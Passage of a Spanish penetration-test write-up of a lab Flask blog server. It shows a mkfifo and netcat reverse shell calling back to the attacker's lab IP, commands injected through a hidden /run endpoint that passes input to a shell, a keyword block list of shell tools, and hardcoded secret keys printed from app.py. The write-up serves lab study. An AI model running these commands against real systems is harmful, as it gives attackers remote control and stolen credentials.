
8.1 Preparación del script y primeros errores

Se generó un script shell2.sh con una reverse shell clásica basada en named pipe (mkfifo) y netcat. Los primeros intentos fallaron por dos motivos documentados:

El servidor HTTP de Kali no estaba activo: curl devolvió "Failed to connect to 192.168.138.128:80".

La IP del atacante se escribió mal en el script (192.168.130.128, sin un octeto), por lo que la conexión de retorno nunca llegaba.

```
cat > ~/shell2.sh << 'EOF'
#!/bin/sh
rm -f /tmp/f
mkfifo /tmp/f
cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.138.128 4444 > /tmp/f
EOF
```

A screenshot of a terminal window with a dark background and light-colored text. The terminal shows the user 'papajohn' at a Kali machine. The user creates a script named 'shell2.sh' with a reverse shell using 'nc' and a named pipe. The script content is:

```
#!/bin/sh
rm -f /tmp/f
mkfifo /tmp/f
cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.130.128 4444 > /tmp/f
EOF
```

 Then, the user attempts to download the script using 'curl http://192.168.138.128/shell2.sh' three times. Each attempt fails with the message: 'curl: (7) Failed to connect to 192.168.138.128:80 after 0 ms: Could not connect to server'. Finally, the user runs a curl command with a POST request to a local endpoint, which returns a JSON response indicating a timeout:

```
{
  "message": "The timeout is expired!",
  "success": false
}
```

Captura 11 — Creación de shell2.sh y primeros intentos fallidos de descarga (servidor HTTP inactivo e IP mal escrita).


8.2 Servidor HTTP de apoyo y descarga

Se levantó un servidor HTTP en Kali y se usó el propio backdoor (curl está permitido) para descargar el script en el objetivo:

```
# En Kali (atacante)
python3 -m http.server 80
nc -lvp 4444
```

```
# En el backdoor /run (objetivo)
{"url":"curl http://192.168.138.128/shell2.sh -o /tmp/s2.sh", "secret_key":"commandexecutionissecret"}
{"url":"sh /tmp/s2.sh", "secret_key":"commandexecutionissecret"}
```

Ambas peticiones devolvieron "The timeout is expired!" — comportamiento esperado, porque el timeout de 1 segundo del backdoor expira antes de que curl o la shell finalicen. El registro del servidor HTTP confirma las dos descargas desde 192.168.138.130, y el listener netcat recibió la conexión de retorno.



Captura 12 — Registro de `python3 -m http.server`: descargas de `shell2.sh` y `s2.sh` desde el objetivo (192.168.138.130).

8.3 TTY interactiva y enumeración inicial

Con la sesión establecida se elevó la shell a TTY completa con Python y se enumeró el directorio de la aplicación:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
id
```

```
# uid=1000(patrick) gid=33(www-data) groups=33(www-data),24(cdrom),25(floppy),27(sudo),...
```

```
whoami
```

```
# patrick
```

```
ls -l ~/flask_blog
```

Resultados clave: ejecución como usuario patrick (uid 1000), perteneciente entre otros al grupo sudo; directorio de trabajo ~/flask_blog con la aplicación completa: `app.py`, `database.db`, `flaskapi`, `models.py`, `resources.py`, `requirements.txt`, `templates`, etc.




Captura 13 — Reverse shell activa: `id/whoami` como `patrick`, TTY con `pty.spawn` y listado del directorio `flask_blog`.

9. Análisis del código fuente (app.py) y secretos expuestos

9.1 Estructura general de la aplicación

La lectura de app.py confirma el stack: Flask + flask_restful para la API + SQLite vía SQLAlchemy y sqlite3. La aplicación mezcla un blog clásico (rutas /, /<id>, /create, /<id>/edit, <id>/delete) con los recursos REST de la API.



```
from flask import Flask, render_template, request, url_for, flash, redirect, jsonify, make_response, abort
from werkzeug.exceptions import abort
from functools import wraps
from flask_restful import Resource, Api
from flask_sqlalchemy import SQLAlchemy

from datetime import datetime
from datetime import timedelta
from datetime import timezone

from flask_jwt_extended import create_access_token
from flask_jwt_extended import create_refresh_token
from flask_jwt_extended import get_jwt
from flask_jwt_extended import get_jwt_identity
from flask_jwt_extended import jwt_required
from flask_jwt_extended import JWTManager
from flask_jwt_extended import set_access_cookies
from flask_jwt_extended import unset_jwt_cookies

from subprocess import Popen, TimeoutExpired, PIPE

def get_db_connection():
    conn = sqlite3.connect('database.db')
    conn.row_factory = sqlite3.Row
    return conn

def get_post(post_id):
    conn = get_db_connection()
    post = conn.execute('SELECT * FROM posts WHERE id = ?',
                        (post_id,)).fetchone()
    conn.close()
    if post is None:
        abort(404)
    return post
```


Captura 14 — app.py: imports y funciones de acceso a la base de datos SQLite.

9.2 Secretos hardcodedos

La configuración de la aplicación contiene secretos en texto plano dentro del código fuente, legibles por cualquier usuario con acceso al archivo:

```
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
```

Dato clave: `JWT_SECRET_KEY = 'NoreasonableDOUBTthisPASSWORDisGOOD'`. El comentario irónico del desarrollador ("NO reasonable DOUBT this PASSWORD is GOOD") sugiere que la cadena se reutiliza como contraseña de usuario, hipótesis que se valida en la Sección 10.




```
papajohn@Kali: ~  
Sesión Acciones Editar Vista Ayuda  
papajohn@Kali: ~ papajohn@Kali: ~ papajohn@Kali: ~  
app = Flask(__name__)  
api = Api(app)  
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'  
app.config['JWT_COOKIE_SECURE'] = True  
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'  
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)  
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)  
app.config['JWT_TOKEN_LOCATION'] = ['cookies']  
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!  
  
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'  
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False  
  
db = SQLAlchemy(app)  
  
jwt = JWTManager(app)  
  
# initialisation of internal section  
  
@app.before_first_request  
def create_tables():  
    db.create_all()  
  
# refresh JWT  
  
@app.after_request  
def refresh_expiring_jwts(response):  
    try:  
        exp_timestamp = get_jwt()["exp"]  
        now = datetime.now(timezone.utc)  
        target_timestamp = datetime.timestamp(now + timedelta(minutes=30))  
        if target_timestamp > exp_timestamp:  
            access_token = create_access_token(identity=get_jwt_identity())  
            set_access_cookies(response, access_token)  
            return response  
    except (RuntimeError, KeyError):  
        # Case where there is not a valid JWT. Just return the original response  
        return response  
  
# external functions
```

Captura 15 — app.py: configuración con SECRET_KEY y JWT_SECRET_KEY hardcodeadas.

9.3 Rutas del blog: SQLi y SSTI descartadas

Las rutas del blog utilizan consultas parametrizadas de SQLite (marcadores ?) y el parámetro de la ruta está tipado como <int:post_id>, comentado explícitamente por el desarrollador para evitar SQLi. El contenido de los posts se almacena en la base de datos y se renderiza sin evaluación de plantillas Jinja2, por lo que tampoco es vulnerable a SSTI (ver Sección 11).



```
@app.route('/')

def index():
    conn = get_db_connection()
    posts = conn.execute('SELECT * FROM posts').fetchall()
    conn.close()
    return render_template('index.html', posts=posts)

@app.route('/<int:post_id>') # write int so we don't get a SQLi!

def post(post_id):
    post = get_post(post_id)
    return render_template('post.html', post=post)

@app.route('/create', methods=('GET', 'POST'))


def create():

    if request.method == 'POST':
        title = request.form['title']
        content = request.form['content']

        if not title:
            flash('Title is required!')
        else:
            conn = get_db_connection()
            conn.execute('INSERT INTO posts (title, content) VALUES (?, ?)',
                          (title, content))
            conn.commit()
            conn.close()
            return redirect(url_for('index'))

    return render_template('create.html')
```

Captura 16 — app.py: rutas /y /create con consultas parametrizadas (placeholders ?).



```
@app.route('/<int:id>/edit', methods=('GET', 'POST'))
def edit(id):
    post = get_post(id)

    if request.method == 'POST':
        title = request.form['title']
        content = request.form['content']

        if not title:
            flash('Title is required!')
        else:
            conn = get_db_connection()
            conn.execute('UPDATE posts SET title = ?, content = ?'
                        ' WHERE id = ?',
                        (title, content, id))
            conn.commit()
            conn.close()
            return redirect(url_for('index'))

    return render_template('edit.html', post=post)

@app.route('/<int:id>/delete', methods=('POST',))
def delete(id):
    post = get_post(id)
    conn = get_db_connection()
    conn.execute('DELETE FROM posts WHERE id = ?', (id,))
    conn.commit()
    conn.close()
    flash('{} was successfully deleted!'.format(post['title']))
    return redirect(url_for('index'))

# api functions. for internal users only

import views, models, resources

api.add_resource(resources.UserRegistration, '/registration')
api.add_resource(resources.UserLogin, '/login')
api.add_resource(resources.UserLogoutAccess, '/logout/access')
api.add_resource(resources.UserLogoutRefresh, '/logout/refresh')
api.add_resource(resources.TokenRefresh, '/token/refresh')
```

Captura 17 — app.py: rutas /<id>/edit y /<id>/delete y registro de recursos de la API.

9.4 La puerta trasera /run

El final de app.py define la puerta trasera completa. Recursos de la API: /registration, /login, /logout/access, /logout/refresh, /token/refresh, /users, /secret y /test. Luego:

```
@app.route("/run", methods=["POST"])
def backdoor():
    req_json = request.get_json()
    if req_json is None or "url" not in req_json:
        abort(400, description="Please provide URL to request in the form url:port. ...")
    if "secret_key" not in req_json:
        abort(400, description="We need your secret key!")
    if req_json["secret_key"] != "commandexecutionissecret":
        abort(400, description="Wrong secret key! Alert will be raised!")
    # write some validation rules to stop shell commands
    if "bash" in req_json["url"]: abort(400, description="Banned command!")
    if "python" in req_json["url"]: abort(400, description="Banned command!")
    if "/dev/tcp" in req_json["url"]: abort(400, description="Banned command!")
    if "nc" in req_json["url"]: abort(400, description="Banned command!")
    if "mkfifo" in req_json["url"]: abort(400, description="Banned command!")
    if "php" in req_json["url"]: abort(400, description="Banned command!")
    proc = Popen("/usr/bin/curl " + req_json["url"] + " > output.txt",
                stdout=PIPE, stderr=PIPE, shell=True)
```


try:

```
outs, errs = proc.communicate(timeout=1)
```

except TimeoutExpired:

```
proc.kill()
```

```
abort(500, description="The timeout is expired!")
```



The screenshot shows a Kali Linux terminal window with a dark theme. The window title is 'papajohn@Kali: ~'. The terminal displays Python code for an API. The code includes resource registration, error handling for 404, 400, and 500 status codes, and a backdoor endpoint at '/run'. The backdoor logic checks for a 'url' parameter, a 'secret_key', and a specific secret value before executing commands. The code is as follows:

```
api.add_resource(resources.UserRegistration, '/registration')
api.add_resource(resources.UserLogin, '/login')
api.add_resource(resources.UserLogoutAccess, '/logout/access')
api.add_resource(resources.UserLogoutRefresh, '/logout/refresh')
api.add_resource(resources.TokenRefresh, '/token/refresh')
api.add_resource(resources.AllUsers, '/users')
api.add_resource(resources.SecretResource, '/secret')
api.add_resource(resources.TestResource, '/test')

# error handling
@app.errorhandler(404)
def resource_not_found(e):
    return jsonify(success=False, message="Who moved my cheese?"), 404

@app.errorhandler(400)
def bad_request(error):
    return jsonify(success=False, message=error.description), 400

@app.errorhandler(500)
def server_error(error):
    return jsonify(success=False, message=error.description), 500

# backdoor. dangerous!
@app.route("/run", methods=["POST"])
def backdoor():
    req_json = request.get_json()

